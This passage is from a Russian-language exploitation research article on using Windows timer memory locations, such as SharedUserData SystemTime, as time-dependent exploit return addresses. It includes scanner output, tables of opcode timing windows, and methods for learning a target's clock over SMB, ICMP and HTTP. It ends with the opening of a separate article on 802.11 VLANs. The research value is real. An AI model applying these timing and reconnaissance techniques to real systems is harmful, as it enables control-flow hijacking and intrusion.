После определения единицы измерения периода обновления разница делится на текущую delta, чтобы получить период обновления для заданного кандидата во временный адрес. Например, если разница была 5 и текущая delta была 5, период обновления кандидата во временный адрес составит 1 секунду (5 обновлений за 5 секунд). После определения периода обновления следующий шаг - попытаться определить емкость хранения кандидата во временный адрес.

В этом случае автор выбрал короткий путь, хотя при достаточном интересе наверняка можно было бы применить лучшие подходы. Автор предположил, что если период обновления кандидата во временный адрес измеряется в наносекундах, то почти наверняка он имеет размер как минимум 64-битного целого (8 байтов на x86). С другой стороны, все остальные периоды обновления считались подразумевающими 32-битное целое (4 байта на x86).

После определения емкости хранения кандидата во временный адрес в байтах следующий шаг - определить шкалу, которую может передавать временный адрес (единицу измерения таймера). Для этого программа вычисляет число секунд с 1970 и 1601 годов между текущим временем минус как минимум период цикла опроса и самим текущим временем. Текущее значение кандидата во временный адрес (как оно хранится в памяти) затем преобразуется в секунды с использованием определенного периода обновления и сравнивается с двумя диапазонами времени эпохи. Если преобразованное текущее значение кандидата находится внутри любого из диапазонов времени эпохи, скорее всего можно предположить, что шкала кандидата во временный адрес измеряется от времени эпохи: либо от 1970, либо от 1601 года, в зависимости от того, в каком диапазоне оно находилось. Хотя такое сравнение довольно простое, можно внедрить любой другой произвольно сложный набор логики для обнаружения других типов временных шкал. Если ни одна логика не совпадает, считается, что кандидат во временный адрес просто имеет шкалу счетчика, как было определено ранее в этой главе.

Наконец, после определения периода, шкалы и емкости кандидата во временный адрес остается только проверить, эквивалентны ли эти три компонента ранее собранным компонентам для данного кандидата. Если они отличаются на порядки величины, вероятно, безопасно предположить, что кандидат на самом деле не является временным адресом. С другой стороны, согласованные компоненты между циклами опроса для кандидата во временный адрес почти наверняка говорят, что это действительно временный адрес.

Когда все сказано и сделано, программа должна собрать каждый временный адрес в целевом процессе, имеющий период обновления меньше или равный периоду цикла опроса. Она также должна определить шкалу и размер временного адреса. При запуске в Windows против программы, которая каждую секунду сохраняет текущее время эпохи с 1970 года в секундах в переменной, выводится следующее:

```
C:\>telescope 2620
[*] Attaching to process 2620 (5 polling cycles)...
[*] Polling address space.....
```

Расположения временных адресов:

```
0x0012FE88 [Size=4, Scale=Counter, Period=1 sec]
0x0012FF7C [Size=4, Scale=Epoch (1970), Period=1 sec]
0x7FFE0000 [Size=4, Scale=Counter, Period=600 msec]
0x7FFE0014 [Size=8, Scale=Epoch (1601), Period=100 nsec]
```

Этот вывод сообщает нам, что адрес переменной, хранящей время эпохи с 1970 года, можно найти по 0x0012FF7C, и что она имеет период обновления в одну секунду. Остальные найденные элементы будут обсуждаться далее в документе.

3.1. Определение длительностей по байтам

После определения периода обновления и размера временного адреса можно вычислить, сколько времени требуется для изменения каждой байтовой позиции во временном адресе. Например, если в памяти найден четырехбайтовый временный адрес с периодом обновления 1 секунда, первый байт (или LSB) будет изменяться раз в секунду, второй байт - раз в 256 секунд, третий байт - раз в 65536 секунд, а четвертый байт - раз в 16777216 секунд. Эти свойства проявляются потому, что каждая байтовая позиция имеет 256 возможностей (от 0x00 до 0xff включительно). Это означает, что каждая байтовая позиция увеличивает длительность на 256 в заданной степени. Это можно описать, как показано на рисунке 3.2. Пусть x равен индексу байта, начиная с нуля для LSB.

$$\text{duration}(x) = 256^x$$

Рисунок 3.2: независимые от периода байтовые длительности

Следующий шаг после определения длительностей байтов, специфичных для периода, - преобразовать длительности в более удобно доступную меру, предполагая период более гранулярный, чем секунда. Например, рисунок показывает, что если каждая байтовая длительность измеряется в интервалах по 100 наносекунд для 8-байтового временного адреса, можно применить преобразование из 100-наносекундных интервалов байтовой длительности в секунды.

$$\text{tosec}(x) = \text{duration}(x) / 10^7$$

Рисунок 3.3: 100-наносекундные байтовые длительности в секундах

Эта фаза особенно важна при вычислении пригодных opcode-окон, потому что нужно знать, как долго будет существовать пригодный opcode; это напрямую зависит от направления байта opcode, ближайшего к LSB. Это будет подробнее обсуждаться в главе 4.

4. Вычисление пригодных opcode-окон

После обнаружения набора временных адресов следующий логичный шаг - попытаться вычислить временные окна, в которых один или несколько пригодных opcode можно найти внутри байтов временного адреса. Не менее важно вычислить длительность каждого байта внутри временного адреса. Это именно та информация, которая нужна, чтобы определить, когда часть временного адреса можно использовать как адрес возврата для эксплойта. Для этого применяется подход с использованием уравнений из предыдущей главы для вычисления числа секунд, требуемого для изменения каждого байта на основе периода обновления заданного временного адреса. Используя функцию `tosec` для каждого индекса байта, можно создать таблицу, как показано на рисунке 4.1 для 100-наносекундного 8-байтового таймера.

Байт	Индекс секунд (расш.)
0	0 (ноль)
1	0 (ноль)
2	0 (ноль)
3	1 (1 сек.)
4	429 (7 мин. 9 сек.)
5	109951 (1 день 6 ч. 32 мин. 31 сек.)
6	28147497 (325 дней 18 ч. 44 мин. 57 сек.)
7	7205759403 (228 лет 179 дней 23 ч. 50 мин. 3 сек.)

Рисунок 4.1: 8-байтовые 100ns длительности по байтам в секундах

Это показывает, что любые opcode, начинающиеся с индекса байта 4, будут иметь окно времени в 7 минут и 9 секунд. Остается только понять, когда ударить.

5. Выбор времени удара

Время атаки полностью зависит и от периода обновления временного адреса, и от его шкалы. В большинстве случаев наиболее полезны временные адреса, шкала которых относительно произвольной дате, например 1970 или 1601 году, потому что их можно предсказать или определить с некоторой степенью уверенности. Тем не менее обобщенный подход можно использовать для определения прогнозируемых временных интервалов, где появятся полезные opcode.

Для этого сначала нужно определить набор инструкций, которые могут быть полезны для заданного эксплойта, например `jmp esp`. После определения следующий шаг - разбить инструкции на их сырые opcode, например `0xff 0xe4` для `jmp esp`. После сбора всех сырых opcode необходимо начать вычислять прогнозируемые временные интервалы, в которых появятся эти байты. Метод для этого довольно прост.

Сначала начальный индекс байта должен быть определен с точки зрения минимального приемлемого временного окна, которое может использовать эксплойт. В случае 100-наносекундного таймера лучшим индексом байта для начала будет индекс 4, поскольку все предыдущие индексы имеют длительность меньше или равную одной секунде. Байты, появляющиеся на индексе 4, имеют длительность 7 минут и 9 секунд, что делает их пригодными для использования. После определения начального индекса байта следующий шаг - создать перестановки всех последующих комбинаций байтов opcode. Проще говоря, это означает создание всех возможных комбинаций байтовых значений, которые содержат сырые opcode заданной инструкции на индексе байта, равном или большем начального индекса. Чтобы визуализировать это, рисунок 5.1 дает небольшой пример комбинаций байтов `jmp esp` относительно 100-наносекундного таймера.

```

      Комбинации байтов
-----
00 00 00 00 ff e4 00 00
00 00 00 00 ff e4 01 00
00 00 00 00 ff e4 02 00
...
00 00 00 00 ff e4 47 04
00 00 00 00 ff e4 47 05
00 00 00 00 ff e4 47 06
...
00 00 00 00 00 ff e4 00
00 00 00 00 00 ff e4 01
00 00 00 00 00 ff e4 02

```

Рисунок 5.1: 8-байтовые 100ns комбинации байтов `jmp esp`

После генерации всех перестановок следующий шаг - преобразовать их в осмысленные абсолютные представления времени. Это делается путем преобразования всех перестановок, которые представляют прошлые, будущие или текущие состояния временного адреса, в секунды. Например, одна из перестановок для инструкции `jmp esp`, найденной внутри 64-битного 100-наносекундного таймера, - `0x019de4ff00000000` (`116500949249294300`). Преобразование этого в секунды выполняется так:

```
11650094924 = trunc(116500949249294300 / 10^7)
```

Это говорит нам число секунд, которое пройдет, когда звезды сойдутся и сформируют эту комбинацию байтов, но не передает шкалу, в которой измеряются секунды, например основаны ли они на абсолютной дате (1970 или 1601) или просто выступают таймером. В данном случае, если шкала определена как число секунд с 1601 года, общее число секунд можно скорректировать так, чтобы оно указывало число секунд, прошедших с 1970 года, вычитанием постоянного числа секунд между 1970 и 1601 годами:

```
5621324 = 11650094924 - 11644473600
```

Это показывает, что с 1970 года пройдет всего 5621324 секунды, когда `0xff` будет найден по индексу байта 4, а `0xe4` - по индексу байта 5. Окно возможности составит 7 минут и 9 секунд, после чего `0xff` станет `0x00`, `0xe4` станет `0xe5`, и инструкция больше не будет пригодной. Если преобразовать 5621324 в печатный формат даты на основе числа секунд с 1970 года, можно увидеть, что дата появления этой конкретной перестановки - Fri Mar 06 19:28:44 CST 1970.

Хотя теперь показано, что вполне возможно предсказывать конкретные моменты в прошлом, настоящем и будущем, когда заданную инструкцию или инструкции можно найти внутри временного адреса, такая способность бесполезна без возможности предсказать или определить состояние временного адреса на целевом компьютере в конкретный момент. Например, хотя эксплуатационный хрономант знает, что `jmp esp` можно найти 6 марта 1970 года около 19:30, также нужно знать, на какое системное время настроена целевая машина с гранулярностью всего в секунды или хотя бы минуты. Хотя угадывание всегда вариант, почти наверняка оно будет менее плодотворным, чем использование существующих инструментов и служб, которые более чем готовы предоставить потенциальному атакующему информацию о текущем системном времени на целевой машине. Некоторые подходы к сбору этой информации будут обсуждаться в следующем разделе.

5.1. Определение системного времени

Существует ряд техник, которые потенциально можно использовать для определения системного времени целевой машины с разной степенью точности. Техники, перечисленные в этом разделе, ни в коем случае не исчерпывающие, но служат хорошей базой. Каждая техника будет раскрыта в следующих подразделах.

5.1.1. DCERPC SrvSvc NetrRemoteTOD

Один подход для получения очень гранулярной информации о текущем системном времени целевой машины - использовать запрос `NetrRemoteTOD` службы `SrvSvc`. Чтобы передать этот запрос целевой машине, нужно установить NULL-сессию или аутентифицированную сессию с помощью стандартного SMB-запроса `Session Setup AndX`. После этого следует выдать `Tree Connect AndX` к ресурсу `IPC`. Затем можно выдать `NT Create AndX`-запрос к именованному каналу. После успешной обработки запроса возвращенный файловый дескриптор можно использовать для `DCERPC bind`-запроса к `UUID SrvSvc`. Наконец, после успешного завершения `bind`-запроса можно

выполнить NetRemoteTOD через именованный канал с помощью запроса TransactNmPipe. Ответ на этот запрос должен содержать очень гранулярную информацию, такую как день, час, минута, секунда, часовой пояс, а также другие поля, необходимые для определения системного времени целевой машины. Рисунок показывает пример ответа.

Этот вектор очень полезен, потому что предоставляет простой доступ к полному состоянию системного времени целевой машины, которое затем можно использовать для вычисления временных окон, когда временный адрес может применяться при эксплуатации. Минусы этого подхода в том, что он требует доступа к SMB-портам (139 или 445), которые скорее всего будут недоступны атакующему.

5.1.2. Временные метки ICMP

Запрос ICMP TIMESTAMP (13) можно использовать для получения измеренного машиной числа миллисекунд, прошедших с полуночи UT. Если атакующий может вывести или предположить, что системное время целевой машины установлено на конкретную дату и часовой пояс, можно вычислить абсолютное системное время с разрешением до миллисекунды. Это удовлетворило бы требованиям к таймингу и позволило бы использовать временные адреса со шкалой, измеряемой от абсолютного времени. Однако согласно RFC, если система не может определить число миллисекунд с UT, она может использовать другое значение, способное представлять время, хотя должна установить старший бит, чтобы указать нестандартное значение.

5.1.3. Опция временной метки IP

Как и запрос ICMP TIMESTAMP, протокол IP имеет опцию временной метки (тип 68), которая измеряет число миллисекунд с полуночи по всемирному времени. Её также можно использовать, чтобы с разрешением до миллисекунды определить показания часов удалённой системы. Поскольку измеряется та же величина, ограничения совпадают с ограничениями ICMP TIMESTAMP.

5.1.4. HTTP-заголовок Date сервера

В сценариях, где целевая машина запускает HTTP-сервер, может быть возможно извлечь системное время, просто отправив HTTP-запрос и проверив, содержит ли ответ заголовок даты. Рисунок показывает пример HTTP-ответа с заголовком даты.

5.1.5. IRC CTCP TIME

Возможно, один из более слабых подходов к получению времени целевой машины - отправить CTCP TIME-запрос через IRC. Этот запрос предназначен для того, чтобы заставить отвечающую сторону вернуть читаемую строку даты относительно ее системного времени. Если ответ не подделан, он должен быть эквивалентен системному времени удаленной машины.

6. Определение адреса возврата

После завершения всей предварительной работы по вычислению всех пригодных opcode-окон и определения системного времени целевой машины последний шаг - выбрать следующее доступное окно для совместимой группы opcode. Например, если следующее окно для инструкции, эквивалентной `jmp esp`, - Sun Sep 25 22:37:28 CDT 2005, то нужно определить индекс байта к началу эквивалента `jmp esp` на основе сгенерированной перестановки. В этом случае сгенерированная перестановка, при предположении 100-наносекундного периода с 1601 года, была бы `0x01c5c25400000000`. Это означает, что эквивалент `jmp esp` на самом деле является `push esp`, `ret`, который начинается с индекса байта четыре. Если начало временного адреса было по `0x7ffe0014`, то адрес возврата, который следует использовать для выполнения `push esp`, `ret`, будет `0x7ffe0018`. Этот базовый подход общий для всех временных адресов с разной емкостью, периодом и шкалой.

7. Практический пример: Windows NT SharedUserData

После всего общего фона можно показать реальное практическое применение этой техники через анализ области памяти, которая присутствует в каждом процессе Windows NT+. Эта область памяти называется SharedUserData и имеет обратно совместимый формат для всех версий NT, хотя со временем в конец добавлялись новые поля. Сейчас структура данных, представляющая SharedUserData, - KUSER_SHARED_DATA, которая в Windows XP SP2 определяется следующим образом:

```
0:000> dt _KUSER_SHARED_DATA
+0x000 TickCountLow : UInt4B
+0x004 TickCountMultiplier : UInt4B
+0x008 InterruptTime : _KSYSTEM_TIME
+0x014 SystemTime : _KSYSTEM_TIME
+0x020 TimeZoneBias : _KSYSTEM_TIME
+0x02c ImageNumberLow : UInt2B
+0x02e ImageNumberHigh : UInt2B
+0x030 NtSystemRoot : [260] UInt2B
+0x238 MaxStackTraceDepth : UInt4B
+0x23c CryptoExponent : UInt4B
+0x240 TimeZoneId : UInt4B
+0x244 Reserved2 : [8] UInt4B
+0x264 NtProductType : _NT_PRODUCT_TYPE
+0x268 ProductTypeIsValid : UChar
+0x26c NtMajorVersion : UInt4B
+0x270 NtMinorVersion : UInt4B
+0x274 ProcessorFeatures : [64] UChar
+0x2b4 Reserved1 : UInt4B
+0x2b8 Reserved3 : UInt4B
+0x2bc TimeSlip : UInt4B
+0x2c0 AlternativeArchitecture : _ALTERNATIVE_ARCHITECTURE_TYPE
+0x2c8 SystemExpirationDate : _LARGE_INTEGER
+0x2d0 SuiteMask : UInt4B
+0x2d4 KdDebuggerEnabled : UChar
+0x2d5 NXSupportPolicy : UChar
+0x2d8 ActiveConsoleId : UInt4B
+0x2dc DismountCount : UInt4B
+0x2e0 ComPlusPackage : UInt4B
+0x2e4 LastSystemRITEventTickCount : UInt4B
+0x2e8 NumberOfPhysicalPages : UInt4B
+0x2ec SafeBootMode : UChar
+0x2f0 TraceLogging : UInt4B
+0x2f8 TestRetInstruction : UInt8B
+0x300 SystemCall : UInt4B
+0x304 SystemCallReturn : UInt4B
+0x308 SystemCallPad : [3] UInt8B
+0x320 TickCount : _KSYSTEM_TIME
+0x320 TickCountQuad : UInt8B
+0x330 Cookie : UInt4B
```

Одна из целей SharedUserData - предоставить процессам глобальный и согласованный метод получения определенной информации, которая может часто запрашиваться, тем самым делая это эффективнее, чем платить цену системного вызова. Более того, начиная с Windows XP SharedUserData действует как косвенный перенаправитель системных вызовов, так что можно использовать наиболее оптимизированные инструкции системного вызова на основе поддержки текущего оборудования, например sysenter вместо стандартного int 0x2e.

Как сразу видно, SharedUserData содержит несколько полей, относящихся к таймингу текущей системы. Более того, при внимательном взгляде видно, что эти поля таймеров действительно постоянно обновляются, как и ожидалось бы от любой переменной-таймера:

```
0:000> dd 0x7ffe0000 L8
7ffe0000 055d7525 0fa00000 93fd5902 00000cca
7ffe0010 00000cca a78f0b48 01c59a46 01c59a46
0:000> dd 0x7ffe0000 L8
7ffe0000 055d7558 0fa00000 9477d5d2 00000cca
7ffe0010 00000cca a808a336 01c59a46 01c59a46
0:000> dd 0x7ffe0000 L8
7ffe0000 055d7587 0fa00000 94e80a7e 00000cca
7ffe0010 00000cca a878b1bc 01c59a46 01c59a46
```

Три наиболее интересных поля, связанных со временем, - TickCountLow, InterruptTime и SystemTime. Эти три поля будут отдельно объяснены далее в этой главе. Однако перед этим важно понять некоторые свойства SharedUserData и почему она довольно полезна применительно к временным адресам.

7.1. Свойства SharedUserData

У SharedUserData есть ряд важных свойств; одни делают её полезной с точки зрения временных адресов, а другие в зависимости от эксплойта и аппаратной поддержки ограничивают её применимость. SharedUserData находится по постоянному адресу 0x7ffe0000 во всех версиях Windows NT+ и отображается в каждый процесс. Причина в том, что NTDLL и, вероятно, некоторые сторонние приложения скомпилированы и собраны в расчёте на фиксированный адрес SharedUserData. Этим свойством часто злоупотребляют при передаче управления из режима ядра в пользовательский режим. Кроме того, структура SharedUserData должна сохранять обратную совместимость: смещения существующих полей не меняются, а новые поля лишь добавляются в конец. Наконец, некоторые продукты для Windows реализуют ту или иную разновидность ASLR. Однако SharedUserData практически невозможно рандомизировать — по крайней мере, автору неизвестен способ сделать это без серьёзного ущерба производительности.

С отрицательной стороны, и возможно одним из самых ограничивающих факторов при использовании SharedUserData, является то, что у неё есть null-байт на индексе байта один. В зависимости от уязвимости может быть возможно или невозможно использовать атрибут внутри SharedUserData как адрес возврата из-за ограничений на NULL-байты. Начиная с XP SP2 и 2003 Server SP1, SharedUserData больше не помечается как исполняемая и приведет к нарушению DEP, если DEP включена и если оборудование поддерживает PAE. Хотя это пока не очень распространено, со временем это наверняка станет нормой.

7.2. Поиск временных адресов

Как было видно ранее в документе, использование программы telescope для любого Windows-приложения приведет к отображению тех же двух или трех таймеров:

```
C:\>telescope 2620
```

```
[*] Attaching to process 2620 (5 polling cycles)...  
[*] Polling address space.....
```

```
Расположения временных адресов:  
0x7FFE0000 [Size=4, Scale=Counter, Period=600 msec]  
0x7FFE0014 [Size=8, Scale=Epoch (1601), Period=100 nsec]
```

Обращаясь к определению структуры, описанному в начале этой главы, можно определить, к какому атрибуту относится каждый из этих адресов. Каждый из этих трех атрибутов будет подробно обсужден в следующих подразделах.

7.2.1. TickCountLow

Атрибут `TickCountLow` используется в сочетании с `TickCountMultiplier`, чтобы передавать число миллисекунд, прошедших с загрузки системы. Для вычисления числа миллисекунд с загрузки системы используется следующее уравнение:

$$T = \text{shr}(\text{TickCountLow} * \text{TickCountMultiplier}, 24)$$

Этот атрибут представляет временной адрес со шкалой счётчика. Отсчёт начинается в неизвестный момент, а значение растёт с постоянными интервалами. Главная проблема — именно величина этих интервалов: две стоящие рядом машины с разным оборудованием могут иметь разные периоды обновления `TickCountLow`. Поэтому использовать его как временной адрес трудно, поскольку период обновления нельзя надёжно предсказать. Возможно, время работы машины удастся определить по временным меткам TCP или иным способом, но без знания периода обновления `TickCountLow` всё равно мало пригоден.

Этот атрибут расположен по `0x7ffe0000` во всех версиях Windows NT+.

7.2.2. InterruptTime

Этот атрибут используется для хранения 100-наносекундного таймера, начинающегося при загрузке системы, который предположительно считает объем времени, потраченного на обработку прерываний. Сам атрибут хранится как структура `KSYSTEMTIME`, определенная так:

```
0:000> dt _KSYSTEM_TIME  
+0x000 LowPart : Uint4B  
+0x004 High1Time : Int4B  
+0x008 High2Time : Int4B
```

В зависимости от оборудования, на котором работает машина, период `InterruptTime` может быть точно равен 100 наносекундам. Однако тестирование, похоже, подтверждает, что это не всегда так. С учетом этого и период обновления, и шкалу атрибута `InterruptTime` следует считать ограничивающими факторами. Этот факт делает его менее полезным, поскольку он имеет те же ограничения, что и атрибут `TickCountLow`. В частности, без знания того, когда система загрузилась и когда счетчик стартовал, или сколько времени было потрачено на обработку прерываний, невозможно надёжно предсказать, когда определенные байты окажутся на определенных смещениях. Кроме того, машина должна была бы быть загружена значительное время, чтобы некоторые полезные инструкции можно было практически найти внутри байтов, составляющих таймер.

Этот атрибут расположен по `0x7ffe0008` во всех версиях Windows NT+.

7.2.3. SystemTime

Атрибут SystemTime на сегодняшний день самый полезный с точки зрения качеств временного адреса. Сам атрибут - 100-наносекундный таймер, измеряемый от 1 января 1601 года и хранящийся как структура KSYSTEMTIME, как и атрибут InterruptTime. Определение структуры см. в подразделе InterruptTime. Это означает, что он имеет период обновления 100 наносекунд и шкалу, измеряемую от 1 января 1601 года. Шкала также измеряется относительно часового пояса, используемого машиной, исключая летнее время. Если атакующий способен получить информацию о системном времени на целевой машине, может быть возможно использовать атрибут SystemTime как действительный временный адрес для целей эксплуатации.

Этот атрибут расположен по 0x7ffe0014 во всех версиях Windows NT+.

7.3. Вычисление пригодных opcode-окон

После анализа SharedUserData на временные адреса должно стать ясно, что атрибут SystemTime на сегодняшний день самый полезный и потенциально осуществимый из-за своей шкалы и периода обновления. Однако чтобы успешно использовать его вместе с эксплойтом, нужно вычислить пригодные opcode-окна, чтобы выбрать время удара. Это можно сделать до определения фактической даты на целевой машине, но требуется знать емкость хранения (размер временного адреса в байтах), период обновления и шкалу. В данном случае размер атрибута SystemTime - 12 байтов, хотя в реальности третий атрибут, High2Time, точно такой же, как второй, High1Time, поэтому действительно важны только первые 8 байтов. Выполнение вычислений для длительностей по байтам дает результаты, показанные на рисунке. Это указывает, что стоит сосредоточиться только на перестановках opcode, начинающихся с индекса байта четыре, поскольку все предыдущие индексы байтов имеют длительность меньше или равную одной секунде. Применяя шкалу как измеряемую с 1 января 1601 года, можно вычислить все возможные перестановки для прошлого, настоящего и будущего, как описано в главе. Результаты этих вычислений для атрибута SystemTime описаны в следующих абзацах.

Чтобы вычислить пригодные opcode-окна, необходимо определить пригодный набор opcode. В этом практическом примере использовалось в общей сложности 320 пригодных opcode; напомним, что opcode в данном случае может означать одну или несколько инструкций. Эти пригодные opcode были взяты из Metasploit Opcode Database. После выполнения необходимых вычислений и генерации всех перестановок между 1 января 1970 года и 23 декабря 2037 года было найдено 3615 пригодных opcode-окон. Каждый пригодный opcode был разбит на группы похожих или эквивалентных opcode, чтобы упростить визуализацию.

При внимательном рассмотрении этих рисунков видно, что около 2002 и 2003 годов были два больших всплеска для группы опкодов [esp + 8] => eip, включающей последовательности pop/pop/ret, распространённые при перезаписи SEH. Более пристальный взгляд показывает, что в эти годы существовали два значительных периода, когда определённые эксплойты могли использовать SystemTime как временной адрес возврата. На рисунке эти всплески показаны подробнее. Жаль, что техника не была опубликована тогда: за время жизни читателей статьи такое событие больше не повторится.

Возможно, больший интерес, чем прошлые появления определенных групп opcode, представляет то, что случится в будущем. Таблица на рисунке 7.1 показывает предстоящие пригодные opcode-окна для 2005 года.

Дата	Группа opcode
Sun Sep 25 22:08:50 CDT 2005	eax => eip
Sun Sep 25 22:15:59 CDT 2005	ecx => eip
Sun Sep 25 22:23:09 CDT 2005	edx => eip
Sun Sep 25 22:30:18 CDT 2005	ebx => eip

```

Sun Sep 25 22:37:28 CDT 2005 esp => eip
Sun Sep 25 22:44:37 CDT 2005 ebp => eip
Sun Sep 25 22:51:47 CDT 2005 esi => eip
Sun Sep 25 22:58:56 CDT 2005 edi => eip
Tue Sep 27 04:41:21 CDT 2005 eax => eip
Tue Sep 27 04:48:30 CDT 2005 ecx => eip
Tue Sep 27 04:55:40 CDT 2005 edx => eip
Tue Sep 27 05:02:49 CDT 2005 ebx => eip
Tue Sep 27 05:09:59 CDT 2005 esp => eip
Tue Sep 27 05:17:08 CDT 2005 ebp => eip
Tue Sep 27 05:24:18 CDT 2005 esi => eip
Tue Sep 27 05:31:27 CDT 2005 edi => eip
Tue Sep 27 06:43:02 CDT 2005 [esp + 0x20] => eip
Fri Oct 14 14:36:48 CDT 2005 eax => eip
Sat Oct 15 21:09:19 CDT 2005 ecx => eip
Mon Oct 17 03:41:50 CDT 2005 edx => eip
Tue Oct 18 10:14:22 CDT 2005 ebx => eip
Wed Oct 19 16:46:53 CDT 2005 esp => eip
Thu Oct 20 23:19:24 CDT 2005 ebp => eip
Sat Oct 22 05:51:55 CDT 2005 esi => eip
Sun Oct 23 12:24:26 CDT 2005 edi => eip
Thu Nov 03 23:17:07 CST 2005 eax => eip
Sat Nov 05 05:49:38 CST 2005 ecx => eip
Sun Nov 06 12:22:09 CST 2005 edx => eip
Mon Nov 07 18:54:40 CST 2005 ebx => eip
Wed Nov 09 01:27:11 CST 2005 esp => eip
Thu Nov 10 07:59:42 CST 2005 ebp => eip
Fri Nov 11 14:32:14 CST 2005 esi => eip
Sat Nov 12 21:04:45 CST 2005 edi => eip

```

Рисунок 7.1: opcode-окна за сентябрь 2005 - январь 2006

8. Практический пример: пример приложения

Помимо того, что в процессах Windows присутствует SharedUserData, в зависимости от конкретного приложения также может быть возможно найти другие временные адреса по статическим расположениям в разных версиях операционной системы. Возьмем, например, следующую программу, которая просто каждую секунду вызывает time и сохраняет результат в локальной переменной на стеке с именем t:

```

#include <windows.h>
#include <time.h>

void main() {
    unsigned long t;

    while (1) {
        t = time(NULL);
        SleepEx(1000, TRUE);
    }
}

```

Когда программа telescope запускается против работающего экземпляра этого примера, получаются такие результаты:

```

C:\>telescope 3004
[*] Attaching to process 3004 (5 polling cycles)...
[*] Polling address space.....

Расположения временных адресов:
0x0012FE24 [Size=4, Scale=Counter, Period=70 msec]
0x0012FE88 [Size=4, Scale=Counter, Period=1 sec]
0x0012FE9C [Size=4, Scale=Counter, Period=1 sec]
0x0012FF7C [Size=4, Scale=Epoch (1970), Period=1 sec]
0x7FFE0000 [Size=4, Scale=Counter, Period=600 msec]
0x7FFE0014 [Size=8, Scale=Epoch (1601), Period=100 nsec]

```

Судя по исходному коду примера приложения, кажется очевидным, что адрес 0x0012ff7c совпадает с локальной переменной t, используемой для хранения числа секунд с 1970 года. Действительно, переменная t также имеет период обновления в одну секунду, как указано программой telescope. Остальные находки могут быть либо неточными, либо бесполезными в зависимости от конкретной ситуации, но тот факт, что они были определены как счетчики, а не как значения относительно одной из двух эпох, скорее всего делает их непригодными.

Чтобы написать эксплойт, который может использовать временный адрес t, сначала нужно выполнить шаги, описанные в этом документе, относительно вычисления длительности каждого индекса байта и затем построить список всех пригодных перестановок opcode. Длительность каждого индекса байта для четырехбайтового таймера с периодом в одну секунду показана на рисунке 8.1.

Индекс байта	Секунды (расш.)
0	1 (1 сек.)
1	256 (4 мин. 16 сек.)
2	65536 (18 ч. 12 мин. 16 сек.)
3	16777216 (194 дня 4 ч. 20 мин. 16 сек.)

Рисунок 8.1: 4-байтовые 1сек длительности по байтам в секундах

Начальный индекс байта для этого временного адреса - байтовый индекс один, поскольку он имеет наименьшее пригодное временное окно для запуска эксплойта (4 минуты 16 секунд). После определения этого начального индекса можно генерировать перестановки для всех пригодных opcode.

Почти все пригодные opcode-окна имеют окно в 4 минуты. Лишь немногие имеют окно в 18 часов. Чтобы лучше понять, что будущее готовит для такого таймера, таблица 8.2 показывает предстоящие пригодные opcode-окна для 2005 года.

Дата	Группа opcode
Fri Sep 02 01:28:00 CDT 2005	[reg] => eip
Thu Sep 08 21:18:24 CDT 2005	[reg] => eip
Fri Sep 09 15:30:40 CDT 2005	[reg] => eip
Sat Sep 10 09:42:56 CDT 2005	[reg] => eip
Sun Sep 11 03:55:12 CDT 2005	[reg] => eip
Tue Sep 13 10:32:00 CDT 2005	[reg] => eip
Wed Sep 14 04:44:16 CDT 2005	[reg] => eip

Рисунок 8.2: opcode-окна за сентябрь 2005 - январь 2006

9. Заключение

Временные адреса - это места в памяти, связанные с каким-либо таймером, например переменная, хранящая число секунд с 1970 года. Как часы, временные адреса имеют период обновления, то есть скорость, с которой меняется их содержимое. Они также имеют врожденную емкость хранения, ограничивающую объем времени, который они могут передавать до переполнения и возврата к началу. Наконец, временные адреса всегда имеют связанную с ними шкалу, указывающую единицу измерения содержимого временного адреса: например, используется ли он просто как счетчик или измеряет число секунд с 1970 года. Эти три атрибута вместе можно использовать для предсказания того, когда определенные комбинации байтов появятся внутри временного адреса.

Этот тип предсказания полезен, потому что может дать эксплуатационному хрономанту возможность дождаться правильного времени и затем ударить, когда предсказанные комбинации

байтов появятся в памяти на целевой машине. В частности, наиболее полезными комбинациями байтов будут те, которые представляют полезные opcode или инструкции, способные использоваться для получения контроля над потоком выполнения и позволить атакующему эксплуатировать уязвимость. Такая способность может дать дополнительное преимущество, предоставив атакующему универсальные адреса возврата в ситуациях, где временный адрес найден по статическому расположению в памяти в нескольких версиях операционной системы и приложения.

Эксплуатационный хрономант - это тот, кто способен предсказывать лучшее время для эксплуатации чего-либо на основе выравнивания определенных байтов, естественно возникающих в адресном пространстве процесса. Используя техники, описанные в этом документе, или, возможно, те, которые еще предстоит описать или раскрыть, те, кто еще не пробовал себя в области хрономантии, могут начать пробовать воду. Пригодные opcode-окна будут приходить и уходить, но полезность временных адресов останется навечно - или по крайней мере пока существуют компьютеры в известном нам виде.

Факт в том, что хотя обсуждаемая в этом документе тема может иметь внутреннюю ценность, вероятность ее использования для реальной эксплуатации стремится к нулю из-за вариативности и задержек между пригодными opcode-окнами для разных периодов и шкал временных адресов. Или это действительно настолько маловероятно? Vlad902 предложил сценарий, в котором атакующий мог бы скомпрометировать NTP-сервер и настроить его так, чтобы он постоянно возвращал время, содержащее полезный opcode для целей эксплуатации. Все машины, синхронизирующиеся со скомпрометированным NTP-сервером, в итоге получили бы предсказуемое системное время. Хотя это не полностью надежно, учитывая, что не всегда известно, как часто NTP-клиенты будут синхронизироваться (хотя можно использовать журналы), это тем не менее интересный подход. Независимо от осуществимости, рабыня-знание требует свободы, и так оно и будет.

Библиография

Mesander, Rollo, and Zeuge. The Client-To-Client Protocol (CTCP). <<http://www.irchelp.org/irchelp/rfc/ctcpspec.html>>; дата обращения: 5 августа 2005.

Metasploit Project. The Metasploit Opcode Database.
<<http://metasploit.com/users/opcode/msfopcode.cgi>>; дата обращения:
6 августа 2005.

Postel, J. RFC 792 - Internet Control Message Protocol. <<http://www.ietf.org/rfc/rfc0792.txt?number=792>>; дата обращения: 5 августа 2005.

VLAN в 802.11 и перенаправление ассоциации

Автор: Johnny Cache

Контакт: <johnycsh@gmail.com>

Последнее изменение: 07.09.2005

1. Предисловие

Аннотация: статья знакомит читателя с перенаправлением ассоциации и показывает, как с его помощью реализовать в обычной сети IEEE 802.11 аналог VLAN проводных сетей. Способ не требует нарушать стандарт на стороне клиента: достаточно немного изменить точку доступа (AP), не затрагивая протокол управления доступом к среде 802.11. Автор надеется не только объяснить конкретный приём, но и показать, как нестандартно использовать особенности протоколов.

2. Необходимые сведения

Спецификация IEEE 802.11 определяет три последовательных состояния клиента. Для подключения к точке доступа он переходит из состояния 1 в 2 после успешной аутентификации — даже если защита сети отключена, — а затем посредством ассоциации из состояния 2 в 3. Только после этого клиент может передавать данные через точку доступа.

